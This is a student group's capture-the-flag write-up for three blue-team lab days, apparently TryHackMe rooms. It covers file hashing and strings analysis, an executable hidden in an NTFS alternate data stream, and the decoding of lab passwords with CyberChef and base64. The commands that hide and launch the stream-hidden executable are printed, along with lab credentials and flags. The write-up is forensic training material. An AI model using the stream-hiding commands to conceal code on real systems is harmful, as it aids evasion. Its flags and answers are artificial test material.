

PSP0201

Week 6

Writeup

Group Name: Siuuu

Members


ID	Name	Role
1211103423	Muhammad Rino Frawidya bin Suheri	Leader
1211104232	Muhammad Amirul Haiqal Bin Zameri	Member
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Member

Day21: Blue Teaming - Time for some ELForensics

Tools used: Kali Linux, Remmina

Solution/Walkthrough:

Login to Remmina.



We open the powershell.

10.10.90.115

10.10.90.115 x

Command Prompt - powershell

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\littlehelper>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

Tools

Windows Search icon

File Explorer icon

Task View icon

PowerShell icon

Run icon

Taskbar icons: File Explorer, Task View, Task Switcher, Task View

Question 1

10.10.90.115

10.10.90.115 x

Command Prompt - powershell

```
Loading personal and system profiles took 4450ms.
PS C:\Users\littlehelper> cd .\Documents
PS C:\Users\littlehelper\Documents> ls

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime        Length Name
----                -              -          -
-a----   11/23/2020 11:21 AM            63 db file hash.txt
-a----   11/23/2020 11:22 AM        5632 deebee.exe

PS C:\Users\littlehelper\Documents>
```

Tools

Windows Search icon

File Explorer icon

Task View icon


PowerShell icon

Run icon

Taskbar icons: File Explorer, Task View, Task Switcher, Task View

```
PS C:\Users\littlehelper\Documents> Get-Content '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
```

Question 2



```
10.10.90.115

Command Prompt - powershell
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe
Algorithm      Hash
-----        -----
MD5           5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\littlehelper\Documents>
```

Question 3

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe
Algorithm      Hash
-----        -----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F...
```

Question 4

A screenshot of a Windows desktop environment. On the left is a vertical taskbar with icons for File Explorer, Task View, Task Manager, and others. In the center is a window titled "10.10.90.115" containing a Command Prompt session. The session shows the following commands and outputs:

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe
Algorithm      Hash
-----
MD5           SF037501FB542AD2D9B06EB12AED09F0

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe
Algorithm      Hash
-----
SHA256        F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F ...

PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe
```


A screenshot of a Windows desktop environment. On the left is a vertical taskbar with icons for File Explorer, Task View, Task Manager, and others. In the center is a window titled "10.10.90.115" containing a Command Prompt session. The session shows the following command and output:

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe
deebee.exe
LegalCopyright
Copyright
 2020
LegalTrademarks
OriginalFilename
deebee.exe
ProductName
deebee
ProductVersion
1.0.0.0
Assembly Version
1.0.0.0
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```


```
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -Value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte
-Stream hidedb
Hahaha ... guess what?
```

Question 5


```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula deebee.exe | findstr Stream
Set-Content -Path .\lists.exe -Value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte
-Stream hidedb
PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *
```




```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path ./deebee.exe:hidedb)
Executing (Win32_Process)->Create()
```



Question 6



Question 7



Thought Process/Methodology:

First, we launched Remmina in order to connect remotely. Using the provided information, we enter the username and password. We launch PowerShell after we are connected to it. We navigate to 'Documents' list all of its contents, and see two files there. We use the "Get-Content" command to read the contents of db.exe. Then we use the "Get-FileHash -Algorithm MD5 deebee.exe" command to find the hash of the executable file. Following that, we use the same command, but we replace "MD5" to "SHA25", and the hash is displayed. Next, we use the strings command to find the hidden file by running the command "C:\Tools\strings64.exe -accepteula deebee.exe". The output given is quite a lot, but we need to scroll to see the flag. After that, we use ADS and get some information with the command "Get-Item -Path deebee.exe -Stream *". The output displays two streams, '\$DATA' and 'hidedb'. Next, we run the hidden executable hiding within ADS with the command "wmic process call create \$(Resolve-Path ./deebee.exe:hidedb)" and it displays 3 options and the flag. After that, we see the 'Nice list' and 'Naughty list,' and the output contains numerous names.

Day22: Blue Teaming - Elf McEager becomes CyberElf

Tools used: Kali Linux, firefox, remmina

Solution/Walkthrough:

Question 1

We found a file in the remmina desktop. We copy the file name and paste it in the cyberchef input and we got the KeePass password.

The screenshot shows the CyberChef interface. The top section is labeled "Input" and contains the Base64 encoded string: dGh1Z3JpbmNod2FzaGVyZQ==. To the right of the input field are status metrics: length: 24, lines: 1, and various icons for operations like copy, paste, and save. Below the input is the "Output" section, which displays the decoded result: thegrinchwashere. The output also includes performance metrics: time: 189ms, length: 21543, and lines: 794, along with icons for copy, paste, and refresh. The main area is a table with three columns: "Recipe (click to load)", "Result snippet", and "Properties". There are two rows in the table. The first row corresponds to the input string and shows the recipe: From_Base64('A-Za-z0-9+/=',true,false). The result snippet is thegrinchwashere, and the properties show possible languages (English, German, Dutch, Indonesian), matching ops (From Base64, From Base85), valid UTF8, and entropy: 3.28. The second row corresponds to the output string and shows the same recipe and result snippet, with properties indicating possible languages (English, German, Dutch).

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9+\\"-=',true,false)	thegrinchwashere	Possible languages: English German Dutch

Question 2

We open “Network” in the KeePass and copy the password of the Elf Server. After that we paste the password in the cyberchef and we are able to know the encoding method.

Properties

Possible languages:

- English
- German
- Dutch
- Indonesian

Matching ops: From Base64, From

Base85

Valid UTF8

Entropy: **3.28**

Question 3

we open “Network” in the KeePass and copy the password of the Elf Server. After that we paste the password in the cyberchef and we are able to get the decoded password value of the Elf Server

The screenshot shows the CyberChef interface. The 'Input' tab at the top has the hex string '736e30774d346e21'. The 'Properties' section shows: start: 16, end: 16, length: 16, lines: 1, length: 0, lines: 1. Below the input is a large empty text area. The 'Output' tab at the bottom has a table with three columns: 'Recipe (click to load)', 'Result snippet', and 'Properties'. The first row shows 'From_Hex('None')' in the Recipe column, 'sn0wM4n!' in the Result snippet column, and 'Valid UTF8' and 'Entropy: 2.75' in the Properties column. The second row shows an empty Recipe column, '736e30774d346e21' in the Result snippet column, and 'Matching ops: From Base64, From Base85, From Hex, From Hexdump', 'Valid UTF8', and 'Entropy: 3.03' in the Properties column.

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

Question 4

we searched for the input in the folder provided at the attackbox desktop and we found its properties. Then we paste it as the input and get the output by using html entity.

Input

```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;
```

start: 62 length: 62
end: 62 lines: 1
length: 0

**Output**

```
ic3Skating!
```

time: 3ms
length: 11
lines: 1

**Question 5**

We pressed the system security and received the properties. By using double from charcode with delimiter “comma” and base 10. We received an output that leads to the github web.

Thought Process/Methodology:

First thing first we started the machine and open remmina application we have installed. In the remmina apps, we add a new connection profile with our machine IP as the server, Administrator as the username and sn0wF!akes!!! As the user password. After we saved and connected, we found a file in the remmina desktop. We copy the file name and paste it in the cyberchef input. Then we use magic as the recipe and get the output. We got the password to the KeePass database from the output. After that, we open “Network” in the KeePass and copy the password of the Elf Server. After that we paste the password in the cyberchef and we are able to get the decoded password value of the Elf Server. Then, we searched for the input in the folder provided at the attackbox desktop. Then, we found its properties and paste it as the input. By using html entity, we obtained the output as ic3Skating. Then, we pressed the system security and received the properties. We paste the properties in cyberchef and by using double from charcode with delimiter “comma” and base 10. We received an output that leads to the github web and the flag was provided there.

Day23: Blue Teaming - The Grinch strikes again!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

We use terminal to convert the bitcoin address to plain text value

The screenshot shows a terminal window titled "1211103423@kali: ~". The terminal has a dark theme with light-colored text. It displays three lines of command-line input:

```
(1211103423㉿kali)-[~]
$ echo "200~bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d
◆Mbase64: invalid input


(1211103423㉿kali)-[~]
$ echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d
nomorebestfestivalcompany

(1211103423㉿kali)-[~]
$
```

After the third command, a message box appears in the bottom right corner of the terminal window stating "Woop woop! Your answer is correct." The terminal also shows a tooltip for the "File" menu item.

